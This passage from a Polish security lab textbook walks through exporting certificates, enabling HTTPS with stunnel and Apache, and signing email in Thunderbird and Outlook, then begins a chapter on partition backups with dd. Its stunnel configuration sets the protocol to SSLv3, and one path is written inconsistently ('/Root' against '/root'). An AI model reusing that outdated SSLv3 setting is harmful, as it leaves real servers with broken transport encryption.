
Po wpisaniu hasła zabezpieczającego i zatwierdzeniu przyciskiem **OK** (rys. 9.18) zostanie wyświetlony komunikat potwierdzający wykonanie kopii Twojego certyfikatu we wcześniej wskazanym miejscu.



Rys. 9.18. Zabezpieczenie kopii certyfikatu hasłem
Źródło: opracowanie własne.


9.7. Powszechne Centrum Certyfikacji – eksportowanie certyfikatu z przeglądarki Internet Explorer

9.7.1. Wybierz **Start -> Uruchom** i wpisz **CERTMGR.MSC**, następnie wybierz **Certyfikaty -> bieżący użytkownik -> Osobisty -> Certyfikaty**, kliknij prawym przyciskiem myszy certyfikat, który chcesz eksportować i wybierz **Wszystkie zadania -> Eksportuj...** (rys. 9.19).




Rys. 9.19. Wykonanie kopii zapasowej certyfikatu w przeglądarce Internet Explorer
Źródło: opracowanie własne.

9.7.2. Następnie zaznacz **Tak**, eksportuj klucz prywatny i przejdź **Dalej**, w kolejnym oknie wybierz **Wymiana informacji osobistych PKCS #12 (.PFX)** (rys. 9.20).




Rys. 9.20. Procedura tworzenia kopii zapasowej certyfikatu
Źródło: opracowanie własne.

9.7.3. Tak jak w przypadku Firefox-a wpisz hasło chroniące kopie certyfikatu następnie przejdź **Dalej**.



Rys. 9.21. Zabezpieczeni kopii certyfikatu hasłem
Źródło: opracowanie własne.

9.7.4. Na koniec wpisz ścieżkę, pod którą będzie zapisana kopia w formacie „*pfx*” (rys. 9.22), przejście dalej zakończy pracę kreatora. Zostanie wyświetlony komunikat potwierdzający poprawne wyeksportowanie kopii certyfikatu.



Rys. 9.22. Ścieżka, pod którą zostanie zapisany certyfikat
Źródło: opracowanie własne.

9.8. PKI w praktyce – https przy zastosowaniu aplikacji stunnel

9.8.1. Zainstaluj stunnel poleceniem:

```
apt-get install stunnel
```

9.8.2. Przejdź do katalogu /root/cert/stunnel i skopiuj plik konfiguracyjny stunnela do tego katalogu:

```
cp /etc/stunnel/stunnel.conf /root/cert/stunnel/
```

9.8.3. Edytuj plik konfiguracyjny stunnel-a i zmień ścieżkę do certyfikatu (rys. 9.23) na

```
cert = /Root/cert/stunnel/stunnel.pem
```

oraz ścieżkę do certyfikatu głównego (rys. 9.24) na

```
CAfile = /root/cert/stunnel/ca.pem
```

```
; Certificate/key is needed in server mode and optional in client mode
cert = /root/cert/stunnel/stunnel.pem
;key = /etc/stunnel/mail.pem

; Protocol version (all, SSLv2, SSLv3, TLSv1)
sslVersion = SSLv3
```

Rys. 9.23. Fragment pliku konfiguracyjnego odpowiedzialny za ścieżkę do certyfikatu aplikacji.
Źródło: opracowanie własne.

```
; CApath is located inside chroot jail
;CApath = /certs
; It's often easier to use CAfile
CAfile = /root/cert/stunnel/ca.pem
; Don't forget to c_rehash CRLpath
```

Rys. 9.24. Fragment pliku konfiguracyjnego odpowiedzialny za ścieżkę do certyfikatu głównego.
Źródło: opracowanie własne.

9.8.4. Upewnij się czy fragment odpowiedzialny za działanie https-u (rys. 9.25) jest odkomentowany.

```
[https]
accept  = 443
connect = 80
```

Rys. 9.25. Fragment pliku konfiguracyjnego odpowiedzialny za działanie https-a
Źródło: opracowanie własne.


9.8.5. Zapisz plik pod niezmienioną nazwą i uruchom aplikację poleceniem:

```
stunnel4 stunnel.conf
```

9.8.6. Włącz serwer apache poleceniem:

```
start-apache
```


9.8.7. Następnie na maszynie, na której uruchomiono serwer apache połącz się z dowolnej przeglądarki internetowej z adresem <https://127.0.0.1> (rys. 9.26).



Rys. 9.26. Ostrzeżenie wygenerowane przez przeglądarkę o tym, że certyfikat został podpisany przez niewiarygodną jednostkę CA
Źródło: opracowanie własne.

Przy próbie nawiązania bezpiecznego połączeniu z lokalnym serwerem www zostaniesz ostrzeżony o tym, że serwer z którym próbujesz się połączyć używa nieprawidłowego (samopodpisanego certyfikatu) i związku z tym, aby móc obejrzeć zawartość strony musisz zaakceptować wyjątek bezpieczeństwa.

9.8.8. Wyświetl szczegóły certyfikatu i zweryfikuj dane w nim zawarte (rys. 9.27).



Rys. 9.27. Widok szczegółów certyfikatu
Źródło: opracowanie własne.

9.9. PKI w praktyce – https w Apache

9.9.1. Włącz moduł ssl-a poleceniem:

```
a2enmod ssl
```

i przeładuj serwer apache, wpisując:

```
/etc/init.d/apache2 force-reload
```

9.9.2. Przejdź do katalogu /etc/apache2/sites-available:

```
cd /etc/apache2/sites-available
```


i edytuj plik konfiguracyjny modułu ssl:

```
nano default-ssl
```

9.9.3. Odszukaj i usuń komentarze sprzed następujących linii edytowanego pliku konfiguracyjnego:


```
SSLEngine on
SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire
SSLCertificateFile /etc/ssl/certs/server.crt
SSLCertificateKeyFile /etc/ssl/private/server.key
SSLCACertificateFile /root/cert/apache/cacert.pem
```

Trzy poniższe rysunki pomogą Ci zlokalizować odpowiednie linie, które wymagają modyfikacji.



```
# SSL Engine Switch:
# Enable/Disable SSL for this virtual host.
SSLEngine on
# A self-signed (snakeoil) certificate can be created by installing
# the ssl-cert package. See
# /usr/share/doc/apache2.2-common/README.Debian.gz for more info.
# If both key and certificate are stored in the same file, only the
# SSLCertificateFile directive is needed.
SSLCertificateFile /root/cert/apache/newcert.pem
SSLCertificateKeyFile /root/cert/apache/newkey.pem
```


Rys. 9.28. Plik konfiguracyjny modułu ssl
Źródło: opracowanie własne.



```
# Makefile to update the hash symlinks after changes.
#SSLCACertificatePath /etc/ssl/certs/
SSLCACertificateFile /root/cert/apache/cacert.pem

# Certificate Revocation Lists (CRL):
```

Rys. 9.29. Plik konfiguracyjny modułu ssl
Źródło: opracowanie własne.



```
# This enables optimized SSL connection renegotiation handling when SSL
# directives are used in per-directory context.
SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire
<FilesMatch "\.(cgi|shtml|phtml|php)$">
    SSLOptions +StdEnvVars
</FilesMatch>
```

Rys. 9.30. Plik konfiguracyjny modułu ssl
Źródło: opracowanie własne.

9.9.4. Uruchom standardową konfigurację ssl poleceniem:


```
a2ensite default-ssl
```

a następnie zrestartuj serwer apache:

```
/etc/init.d/apache2 restart
```


9.9.5. W katalogu `/var/www/` umieść zawartość katalogu `PKI/apache/` z płyty DVD.

9.9.6. Uruchom przeglądarkę, wpisując http://localhost/, a następnie zaloguj się z użyciem dowolnych danych.




Rys. 9.31. Przykład panelu logowania
Źródło: opracowanie własne.

Przy próbie zalogowania się dane zostaną wysłane przy pomocy protokołu ssl do modułu login.php. Przy pierwszym logowaniu wyświetlone zostanie ostrzeżenie o tym, że certyfikat używany przez serwer nie jest zaufany (rys. 9.32).




Rys. 9.32. Ostrzeżenie o niezaufanej stronie www
Źródło: opracowanie własne.

Kiedy dodasz wyjątek bezpieczeństwa, pobierzesz certyfikat i wyświetlisz informacje w nim zawarte, możesz sprawdzić kto i dla kogo wystawił certyfikat (rys. 9.33).




Rys. 9.33. Widok szczegóły certyfikatu
Źródło: opracowanie własne.

Przed zaakceptowaniem certyfikatu w zakładce Details możesz podejrzeć hierarchie certyfikatów (rys. 9.34).



Rys. 9.34 Hierarchia certyfikatów
Źródło: opracowanie własne.


Po dodaniu wyjątku bezpieczeństwa i zaufaniu certyfikatowi wyświetlona zostanie zawartość strony (rys. 9.35).



Rys. 9.35. Widok strony po zalogowaniu
Źródło: opracowanie własne.

9.10. PKI w praktyce – importowanie certyfikatu do klienta Thunderbird

- 9.10.1. Z paska menu wybierz **Narzędzia -> Opcje... -> Zaawansowane -> Szyfrowanie -> Wyświetl certyfikaty -> Certyfikaty użytkownika -> Importuj**, zostaniesz poproszony o wskazanie miejsca na dysku, gdzie zapisana została kopia Twojego certyfikatu.
- 9.10.2. Następnie podaj hasło, którym zabezpieczona została kopia podczas jej tworzenia, po jego prawidłowym podaniu cała operacja zostanie potwierdzona stosownym komunikatem.




Rys. 9.36. Weryfikacja własności certyfikatu
Źródło: opracowanie własne.


9.11. PKI w praktyce – importowanie certyfikatu do klienta MS Outlook

- 9.11.1. MS Outlook korzysta z tego samego magazynu certyfikatów co IE, więc jeżeli zainstalowałeś certyfikat w przeglądarce, możesz przejść do podpisywania wiadomości.
- 9.11.2. Aby importować certyfikat wybierz **Narzędzia -> Opcje... -> Zabezpieczenia -> Importuj/eksportuj...**

- 9.11.3. Wskaż miejsce, gdzie zapisana została kopia certyfikatu oraz podaj hasło użyte przy jej tworzeniu i nazwę (rys. 9.37), potwierdź importowanie klucza wymiany (rys. 9.38).




Rys. 9.37. Importowanie certyfikatu do klienta pocztowego MS Outlook
Źródło: opracowanie własne.



Rys. 9.38. Importowanie klucza wymiany
Źródło: opracowanie własne.


9.12. PKI w praktyce – podpisywanie wiadomości Thunderbird

9.12.1. Wybierz Zabezpieczenia -> Podpisz cyfrowo tę wiadomość (rys. 9.39), podpisując wiadomość pierwszy raz poproszony zostaniesz o skonfigurowanie osobistego certyfikatu.




Rys. 9.39. Konfiguracja osobistego certyfikatu
Źródło: opracowanie własne.

9.12.2. Kliknij **Wybierz** obok pola opisanego jako **Certyfikat, który będzie używany do cyfrowego podpisywania wysyłanych wiadomości**: następnie wybierz swój certyfikat z rozwijanej listy i zatwierdź **OK** (rys. 9.40). Gdy aplikacja zapyta czy do szyfrowania maili wysyłanych do tego konta ma użyć tego samego certyfikatu, wybierz **OK** (rys. 9.41).




Rys. 9.40. Wybór certyfikatu
Źródło: opracowanie własne.



Rys. 9.41. Wybranie certyfikatu do szyfrowania i deszyfrowania wiadomości odbieranych przez właściciela certyfikatu
Źródło: opracowanie własne.


9.13. PKI w praktyce – podpisywanie wiadomości MS Outlook

9.13.1. Narzędzia -> Opcje -> Zabezpieczenia. Zaznacz opcje **Dodaj podpis cyfrowy do wysyłanych wiadomości** i wybierz **Ustawienia...**



Rys. 9.42. Konfigurowanie podpisu w kliencie MS Outlook
Źródło: opracowanie własne.


- 9.13.2. Wpisz nazwę ustawień i kliknij przycisk Wybierz... znajdujący się obok pola opisanego jako **Certyfikaty i algorytmy** następnie zaznacz swój certyfikat i zatwierdź klikając **OK**.



Rys. 9.43. Wybieranie certyfikatu

Źródło: opracowanie własne.

- 9.13.3. Podpisz cyfrowo wiadomość (rys. 9.44).



Rys. 9.44. Podpisywanie wiadomości

Źródło: opracowanie własne.


10. KOPIE ZAPASOWE

Opracował: Sebastian Bugała, Maciej Szmit
Cel ćwiczenia: Wykonanie binarnej kopii partycji.
Potrzebne narzędzia: BackTrack Linux 4, Ubuntu 10.10, Microsoft Windows server 2003, netcat dla windows, cryptcat dla windows, dd dla Windows, dysk USB (pendrive)
Literatura: Szmit Maciej, O kopiach zapasowych i innych oczywistościach. Boston IT Security Review, 2007, nr 3, ss. 8-11.

Każdy system podatny jest na ataki, awarie czy też czynniki środowiskowe, na które nie mamy wpływu. Najważniejszą formą zapobiegania utracie ważnych danych jest regularne tworzenie kopii zapasowych. Rozsądna polityka w tej kwestii pozwala na zaoszczędzenie czasu oraz zminimalizowanie lub całkowite zapobiegnięcie utracie kluczowych danych.

W poniższym ćwiczeniu zapoznasz się z bardzo prostym, darmowym, a zarazem funkcjonalnym narzędziem, jakim jest *dd* (*ang. convert and copy*). W drugiej części ćwiczenia przygotujesz dysk systemowy USB, którego będziesz mógł używać do wykonywania kopii rzeczywistych maszyn.

